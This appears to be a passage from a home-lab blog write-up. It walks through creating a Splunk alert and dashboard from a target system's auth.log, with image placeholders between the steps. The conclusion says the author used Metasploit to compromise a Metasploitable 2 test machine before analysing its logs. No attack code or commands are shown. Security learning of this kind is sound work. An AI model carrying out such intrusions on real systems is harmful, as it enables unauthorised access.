
(you should remember these two names)

Next you will get the **Review** what you have given, hit **---->Next**





Then -**Start Searching**




There are like **901 event or logs** found from **target system auth.log**


Now we have to create an Alert

Click –**save as > alert**

-Give **tittle > Description > Permission**



> Add to Triggered Alerts --->Save




This will create an ----> **Alert**


Now we have to create a **Dashboard**

Go to – **Search > save as > Report**

Give **– Dashboard Tittle > Description >** use **Classic Dashboards --> Save to Dashboard**



Click – **Dashboard**




-Find your created **Dashboard** with name


You can Analyze logs through **I/O graphs ....**

To Customize your I/O graphs

Click **–Edit > chart ----> Change the graph**



If you click certain chart ----->



Conclusion

In wrapping up, this project was a real eye-opener! I used **Metasploit** to hack into a test system, grabbed its **auth.log** with **Mousepad**, and dug through it in **Splunk** to spot signs of my attack. Breaking into a setup like Metasploitable 2 showed just how easy it is for hackers to exploit weak systems. Splunk helped me see my tracks—logins, sneaky commands, the works! It drove home why we need to keep systems updated and watch logs closely. **This hands-on experience taught me tons about hacking and defending systems, and I'm excited to dive deeper into cybersecurity**